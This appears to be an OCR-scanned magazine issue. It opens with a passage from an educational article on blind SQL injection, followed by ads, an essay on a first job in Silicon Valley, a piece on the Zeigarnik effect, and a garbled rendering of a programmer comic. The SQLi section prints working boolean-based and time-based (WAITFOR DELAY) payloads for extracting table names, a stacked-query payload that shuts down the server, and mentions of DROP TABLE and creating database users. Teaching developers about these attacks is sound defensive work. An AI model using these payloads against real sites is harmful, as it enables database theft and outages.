Blind SQLi relies on us getting a lot more implicit or, in other words, drawing our conclusions based on other observations we can make about the behaviour of the app that aren't quite as direct as telling us table names or showing column data directly in the browser by way of unions or unhandled exceptions. Of course this now begs the question — how can we make the app behave in an observable fashion such that it discloses the information we had earlier without explicitly telling us?

We're going to look at two approaches here: boolean-based and time-based.

Ask, and you shall be told: Boolean-based injection

This all comes down to asking the right questions of the app. Earlier on, we could explicitly ask questions such as "What tables do you have" or "What columns do you have in each table" and the database would explicitly tell us. Now we need to ask a little bit differently, for example like this:

```
http://widgetshop.com/widget/?id=1
and 1=2
```

Clearly this equivalency test can never be true — one will never be equal to two. How an app at risk of injection responds to this request is the cornerstone of blind SQLi and it can happen in one of two different ways.

Firstly, it might just throw an exception if no record is returned. Often developers will assume that a record referred to in a query string exists because it's usually the app itself that has provided the link based on pulling it out of the database on another page. When there's no record returned, things break. Secondly, the app might not throw an exception but then it also won't display a record either because the equivalency is false. Either way, the app is implicitly telling us that no records were returned from the database.

Now let's try this:

```
1 and
(
  select top 1 substring(name, 1,
1) from sysobjects where id=(
    select top 1 id from (
      select top 1 id from sysob-
jects where xtype='u' order by id
    ) sq order by id desc
  )
) = 'a'
```

Keeping in mind that this entire block replaces just the query string value, so instead of "?id=1" it becomes "?id=1 and..." It's actually only a minor variation on the earlier requests intended to retrieve table names. In fact, the main difference is that rather than attempting to cause an exception by converting a string to an integer, it's now an equivalency test to see if the first character of the table name is an "a" (we're assuming a case-insensitive collation here). If this request gives us the same result as "?id=1" then it confirms that the first table in sysobjects does indeed begin with an "a" as the equivalency has held true. If it gives us one of the earlier mentioned two scenarios (an error or shows no record), then we know that the table doesn't begin with an "a" as no record has been returned.

Now all of that only gives us the first character of the table name from sysobjects. When you want the second character then the substring statement needs to progress to the next position:

```
select top 1 substring(name, 2, 1)
from sysobjects where id=(
```

You can see it now starts at position 2 rather than position 1. Of course this is laborious; as well as enumerating through all the tables in sysobjects you end up enumerating through all the possible letters of the alphabet until you get a hit then you have to repeat the process for each character of the table name. There is, however, a little shortcut that looks like this:

```
1 and
(
  select top 1
ascii(lower(substring(name, 1,
1))) from sysobjects where id=(
    select top 1 id from (
      select top 1 id from sysob-
jects where xtype='u' order by id
    ) sq order by id desc
  )
) > 109
```

There's a subtle but important difference here in that what's it doing is rather than checking for an individual character match, it's looking for where that character falls in the ASCII table. Actually, it's first lowercasing the table name to ensure we're only dealing with 26 characters (assuming alpha-only naming, of course), then it's taking the ASCII value of that character. In the example above, it then checks to see if the character is further down the table than the letter "m" (ASCII 109) and then of course the same potential outcomes as described earlier apply (either a record comes back or it doesn't). The main difference is that rather than potentially making 26 attempts at guessing the character (and consequently making 26 HTTP requests), it's now going to exhaust all possibilities in only 5 — you just keep halving the possible ASCII character range until there's only one possibility remaining.

For example, if greater than 109 then it must be between "n" and "z" so you split that (roughly) in half and go greater than 115. If that's false then it must be between "n" and "s" so you split that bang in half and go greater than 112. That's true so there are only three chars left which you can narrow down to one in a max of two guesses. Bottom line is that the max of 26 guesses (call it average of 13) is now done in only 5 as you simply just keep halving the result set.

By constructing the right requests the app will still tell you everything it previously did in that very explicit, rich error message way. It's just that it's now being a little coy and you have to coax the answers out of it. This is frequently referred to as "Boolean-based" SQL injection and it works well where the previously demonstrated "Union-based" and "Error-based" approaches won't fly. But it's also not fool proof; let's take a look at one more approach and this time we're going to need to be a little more patient.

Disclosure through patience: Time-based blind injection

Everything to date has worked on the presumption that the app will disclose information via the HTML output. In the earlier examples the union-based and error-based approaches gave us data in the browser that explicitly told us object names and disclosed internal data. In the blind boolean-based examples we were implicitly told the same information by virtue of the HTML response being different based on a true versus a false equivalency test. But what happens when this information can't be leaked via the HTML either explicitly or implicitly?

Let's imagine another attack vector using this URL:

```
http://widgetshop.com/
Widgets/?OrderBy=Name
```

In this case it's pretty fair to assume that the query will translate through to something like this:

```
SELECT * FROM Widget ORDER BY Name
```

Clearly we can't just start adding conditions directly into the ORDER BY clause (although there are other angles from which you could mount a boolean-based attack), so we need to try another approach. A common technique with SQLi is to terminate a statement and then append a subsequent one, for example like this:

```
http://widgetshop.com/
Widgets/?OrderBy=Name;SELECT
DB_NAME()
```

That's a pretty innocuous one (although certainly discovering the database name can be useful), a more destructive approach would be to do something like "DROP TABLE Widget." Of course the account the web app is connecting to the database with needs the rights to be able to do this. The point is that once you can start chaining together queries then the potential really starts to open up.

Getting back to blind SQLi though, what we need to do now is find another way to do the earlier boolean-based tests using a subsequent statement and the way we can do that is to introduce a delay using the WAITFOR DELAY syntax. Try this on for size:

```
Name;
IF(EXISTS(
  select top 1 * from sysobjects
where id=(
    select top 1 id from (
      select top 1 id from sysob-
jects where xtype='u' order by id
    ) sq order by id desc
  ) and
ascii(lower(substring(name, 1,
1))) > 109
))
WAITFOR DELAY '0:0:5'
```

This is only really a slight variation of the earlier examples in that rather than changing the number of records returned by manipulating the WHERE clause, it's now just a totally new statement that looks for the presence of a table at the end of sysobjects beginning with a letter greater than "m" and if it exists, the query then takes a little nap for 5 seconds. We'd still need to narrow down the ASCII character range and we'd still need to move through each character of the table name and we'd still need to look at other tables in sysobjects (plus of course then look at syscolumns and then actually pull data out), but all of that is entirely possible with a bit of time. 5 seconds may be longer than needed or it may not be long enough; it all comes down to how consistent the response times from the app are because ultimately this is all designed to manipulate the observable behaviour which is how long it takes between making a request and receiving a response.

This attack — as with all the previous ones — could, of course, be entirely automated as it's nothing more than simple enumerations and conditional logic. Of course it could end up taking a while but that's a relative term; if a normal request takes 1 second and half of the 5 attempts required to find the right character return true then you're looking at 17.5 seconds per character. Say 10 chars in an average table name is about 3 minutes a table and there are maybe 20 tables in a DB. Within one hour, you've discovered every table name in the system. And that's if you're doing all this in a single-threaded fashion.


It doesn't end there…

This is one of those topics with a heap of different angles, not least of which is because there are so many different combinations of database, app framework and web server not to mention a whole gamut of defences such as web application firewalls. An example of where things can get tricky is if you need to resort to a time-based attack yet the database doesn't support a delay feature. For example, an Access database (yes, some people actually do put these behind websites!) One approach here is to use what's referred to as heavy queries or in other words, queries which by their very nature will cause a response to be slow.

The other thing worth mentioning about SQLi is that two really significant factors play a role in the success an attacker has exploiting the risk: The first is input sanitisation in terms of what characters the app will actually accept and pass through to the database. Often we'll see very piecemeal approaches where, for example, angle brackets and quotes are stripped but everything else is allowed. When this starts happening the attacker needs to get creative in terms of how they structure the query so that these road-blocks are avoided. And that's kind of the second point — the attacker's SQL prowess is vitally important. This goes well beyond just your average TSQL skills of SELECT FROM, the proficient SQL injector understands numerous tricks to both bypass the input sanitisation and select data from the system in such a way that it can be retrieved via the web UI. For example, little tricks like discovering a column type by using a query such as this:

```
http://widgetshop.com/Widget/?id=1
union select sum(instock) from
widget
```

In this case, error-based injection will give tell you exactly what type the "InStock" column is when the error bubbles up to the UI (and no error will mean it's numeric):



```
Server Error in '/' Application.
Operand data type bit is invalid for sum operator.
```

Or once you're totally fed up with the very presence of that damned vulnerable site still being up there on the web, a bit of this:

```
http://widgetshop.com/
Widget/?id=1;shutdown
```

But injection goes a lot further than just pulling data out via HTTP. For example, there are vectors that will grant the attacker shell on the machine. Or take another tangent — why bother trying to suck stuff out through HTML when you might be able to just create a local SQL user and remotely connect using SQL Server Management Studio over port 1433? But hang on — you'd need the account the web app is connecting under to have the privileges to actually create users in the database, right? Yep, and plenty of them do, in fact you can find some of these just by searching Google (of course there is no need for SQLi in these cases, assuming the SQL servers are publicly accessible). ■

Troy Hunt is an Aussie Developer Security Microsoft MVP specialising in web security and working to help developers learn their XSS from their CSRF from their XFO. He's a frequent blogger at *troyhunt.com*, the author of the free eBook "OWASP Top 10 for .NET developers" and regular conference speaker. Most recently he's completed his second Pluralsight course "Hack Yourself First: How to go on the Cyber-Offence" where Troy intends to turn web developers of all kinds into self-hacking machines!

mailjet

EMAIL FOR YOUR APPS

SEND. TRACK. DELIVER.

Your one stop shop for **ALL your email needs.**
Manage lists as well. No extra fees for **Newsletters.**
Priority headers to deliver notifications in **real time.**

Go for mailjet.com

My First Job: Fired And Rehired On Day 1

By STEVE BLANK

ENTREPRENEURS TEND TO view adversity as opportunity.

You're Hired, You're Fired

My first job in Silicon Valley: I was hired as a lab technician at ESL to support the training department. I packed up my life in Michigan and spent five days driving to California to start work. (Driving across the U.S. is an adventure; everyone ought to do it. It makes you appreciate that the Silicon Valley technology-centric culture-bubble has little to do with the majority of Americans.)

With my offer letter in-hand, I reported to ESL's Human Resources (HR) department. I was met by a very apologetic manager who said, "We've been trying to get ahold of you for the last week. The manager of the training department who hired you wasn't authorized to do so — and he has been fired. I am sorry there really isn't a job for you."

I was stunned. I had quit my job, given up my apartment, packed everything I owned in the back of my car, knew no one else in Silicon Valley and had about $200 in cash. This could be a bad day. I caught my breath and thought about it for a minute and said, "How about I go talk to the new training manager? Could I work here if he wanted to hire me?" Taking sympathy on me, the HR person made a few calls, and said, "Sure, but he doesn't have the budget for a lab tech. He's looking for a training instructor."

You're Hired Again

Three hours and a few more meetings later I discovered the training department was in shambles. The former manager had been fired because:

1. ESL had a major military contract to deploy an intelligence gathering system to Korea
2. They needed to train the Army Security Agency on maintenance of the system
3. The 10-week training course (6 hours a day) hadn't been written
4. The class was supposed to start in 6 weeks

As I talked to the head of training and his boss, I pointed out that the clock was ticking down for them, I knew the type of training military maintenance people need, and I had done some informal teaching in the Air Force. I made them a pretty good offer — hire me as a training instructor at the salary they were going to pay me as a lab technician. Out of desperation and with a warm body right in front of them, they realized I was probably better than nothing. So I got hired for the second time at ESL, this time as a training instructor.

The good news is that I had just gotten my first promotion in Silicon Valley, and I hadn't even started work.

The bad news is that I had 6 weeks to write a 10-week course on three 30-foot vans full of direction-finding electronics plus a small airplane stuffed full of receivers. "And, oh by the way, can you write the manuals for the operators while you're at it?" Since there was very little documentation, my time was split between the design engineers who built the system and the test and deployment team getting the system ready to go overseas. As I poured over the system schematics, I figured out how to put together a course to teach system theory, operations and maintenance.

Are You Single?

After I was done teaching each day, I continued to write the operations manuals and work with the test engineers. (I was living the dream — working 80-hour weeks and all the technology I could drink with a fire hose.) Two weeks before the class was over, the head of the deployment team asked, "Steve, are you single?" Yes. "Do you like to travel?" Sure. "Why don't you come to Korea with us when we ship the system overseas?" Uh, I think I work for the training department. "Oh, don't worry about that, we'll get you temporarily assigned to us and then you can come back as a Test Engineer/ Training Instructor and work on a much more interesting system." More interesting than this? Sign me up.

"You're Not So Smart, You Just Show Up a Lot"

While this was going on, my roommate (who I knew from Ann Arbor where he got his master's degree in computer science) couldn't figure out how I kept getting these increasingly more interesting jobs. His theory, he told me, was this: "You're not so smart, you just show up a lot in a lot of places." I wore it as a badge of honor.

But over the years I realized his comment was actually an astute observation about the mental mindset of an entrepreneur, and therein lies the purpose of this post.

Congratulations, You're Now in Charge of Your Life

Growing up at home, our parents tell us what's important and how to prioritize. In college we have a set of classes and grades needed to graduate. (Or in my case the military set the structure of what constituted success and failure.) In most cases until you're in your early 20s, someone else has planned a defined path of what you're going to do next.

When you move out on your own, you don't get a memo that says, "Congratulations, you're now in charge of your life." Suddenly you are in charge of making up what you do next. You have to face dealing with uncertainly.

Most normal people (normal as defined as being someone other than an entrepreneur) seek to minimize uncertainty and risk, and take a job with a defined career path like lawyer, teacher or firefighter. A career path is a continuation of the direction you've gotten at home and school — do these things and you'll get these rewards.

Even with a career path you'll discover that you need to champion your own trajectory down that path. No one will tell you that you are in a dead-end job. No one will say when it's time to move on. No one will tell you that you are better qualified for something elsewhere. No one will say work less and go home and spend time with your partner and/or family. And many end up near the end of their careers trapped, saying, "I wish I could have… I think I should have…"

Non-Linear Career Path

But entrepreneurs instinctually realize that the best advocate for their careers is themselves and that there is no such thing as a linear career path. They recognize they are going to have to follow their own internal compass and embrace the uncertainty as part of the journey.

In fact, using uncertainty as your path is an advantage entrepreneurs share. Their journey will have them try more disconnected paths than someone on a traditional career track. And one day all the seemingly random data and experience they've acquired will end up as an insight in building something greater than the sum of the parts.

Steve Job's 2005 Stanford commencement speech still says it best:

Stay Hungry, Stay Foolish.

Lessons Learned

- Trust your instincts
- Showing up a lot increases your odds
- Trust that the dots in your career will connect
- Have a passion for Doing something rather than Being a title on a business card. ■

Steve Blank is a retired serial entrepreneur and the author of Four Steps to the Epiphany [hn.my/foursteps] as well at the The Startup Owners Manual [hn.my/startupowners]. Today he teaches entrepreneurship to both at U.C. Berkeley, Stanford University, U.C.S.F and Columbia University. He's the architect of the National Science Foundation Innovation Corps. He blogs about entrepreneurship at *steveblank.com*

The Zeigarnik Effect: The Scientific Key To Better Work

By ALINA VRABIE

IF YOU, LIKE us, are constantly looking for more efficient ways to work, then you will really appreciate what the Zeigarnik effect has to offer. It carries the name of Bluma Zeigarnik, a Lithuanian-born psychologist who first described this effect in her doctoral thesis in the late 1920s. Some accounts have it that Zeigarnik noticed this effect while she was watching waiters in a restaurant. The waiters seemed to remember complex orders that allowed them to deliver the right combination of food to the tables, yet the information vanished as the food was delivered. Zeigarnik observed that the uncompleted orders seemed to stick in the waiters' minds until they were actually completed.

Zeigarnik didn't leave it at that, though. Back in her laboratory, she conducted studies in which subjects were required to complete various puzzles. Some of the subjects were interrupted during the tasks. All the subjects were then asked to describe what tasks they had done. It turns out that adults remembered the interrupted tasks 90% better than the completed tasks, and that children were even more likely to recall the uncompleted tasks. In other words, uncompleted tasks will stay on your mind until you finish them!

If you look around you, you will start to notice the Zeigarnik effect pretty much everywhere. It is especially used in media and advertising. Have you ever wondered why cliffhangers work so well or why you just can't get yourself to stop watching that series on Netflix (just one more episode)?

As writer Ernest Hemingway once said about writing a novel, "it is the wait until the next day that is hard to get through." But the Zeigarnik effect can actually be used to positively impact your work productivity.

The Zeigarnik effect and productivity

Now you're probably wondering how the Zeigarnik effect improves productivity. Since we experience intrusive thoughts about uncompleted tasks, the key to productivity is working in focused periods of time, while avoiding multi-tasking and disruptions. Getting a task done means peace of mind, while the intrusive thoughts mean that you will experience anxiety when leaving a task unfinished to focus on something else. Since multi-tasking is simply diverting your attention from one task to another (basically making the new task an interruption), your brain won't allow you to fully focus on the new task because you have left the previous one uncompleted. That is why productivity techniques such as the Pomodoro technique work so well. Of course, another key element is adapting the time spent on focused work to the task at hand; some tasks will require a longer period of focused work than others.

Good news for procrastinators

The Zeigarnik effect means good news for procrastinators: you are less likely to procrastinate once you actually start a task. You're more inclined to finish something if you start it. So how do you actually get started? It depends on what kind of procrastinator you are. If you're likely to procrastinate because you're faced with a big project, then don't think about starting with the hardest chunk of work. Start with what seems manageable in the moment. You'll be more likely to finish the task simply because you started. The Zeigarnik effect shows us that the key to beating procrastination is starting somewhere… anywhere.

Reward expectancy & the Zeigarnik effect: why the 8-hour work day doesn't work


A study published in the Journal of Personality in 2006 showed that the Zeigarnik effect is undermined by reward expectancy. The study had subjects working on a task, interrupting them before the task was finished. While one group of subjects was told that they would receive an amount of money for participating in the study, the other group wasn't told anything. The result was that 86% of the subjects who didn't know about the reward chose to return to the task after they were interrupted, while only 58% of the subjects who were expecting the reward returned to the task. As the study was over and the reward was there, they found no reason to return to the task. What's more, the subjects who were expecting the reward actually spent less time on the task once they did return to it.

Compare this to the 8-hour work day. The end of the work-day is just like the interruption in the study: once the 8 hours are done, the task is interrupted. And the pay for the 8 hours of work is the expected reward. The above study shows that reward expectancy actually undermines the Zeigarnik effect, and that rewarding task performance can lead to early task disengagement. In other words, the 8 hour work-day actually makes us unattached to our work. A great way to fight this sort of complacency is offering flexible work arrangements for your employees and offering rewards in the way of a healthy work-life balance. ■

Alina is addicted to discovering life hacks and sharing them with others. If she can simplify your life in any way, then her mission is accomplished. She enjoys communication in all its forms and is passionate about constantly improving her writing process. From Romania, but has a Latin American heart.

This Is Why You Shouldn't Interrupt A Programmer

By JASON HEERIS



if c == ',':
backtrack =
if c == ',' :
backtrack = 1
…so if the current character is a comma, we set the back-tracking flag…
[a-z]
,
[0-9]
[0-9]
PARSE
Y
-i FLAG
N
REMOTE CONFIG
HTTPS
Y
N
commit #5763 to here caused bug here or did it just expose it?
CLI ENTRY POINT
Sarah wrote this, maybe ask about weird parse logic?
NEW CONFIG FORMAT PARSER
REMOTE CONFIG LOADER
CALLBACK FOR CONFIG STATE
no access to source - are we just re-calculating its state later?
HEY, SO I JUST SENT YOU AN EMAIL ABOUT THAT THING
if c == ',':
backtrack = 1

Jason is a physicist and engineer currently working as a DSP engineer. He also used to be involved in politics, but now devote his spare time to his altruistic-yet-misunderstood scheme to destroy the sun [heeris.id.au/sol].

Reprinted with permission of the original author. First appeared in *hn.my/interrupt* (heeris.id.au)

You **push** it,
we **test** it,
& **deploy** it.

circle**ci**

circleci.com/?join=hackermonthly

Use this url to recieve **50% off** your first three months.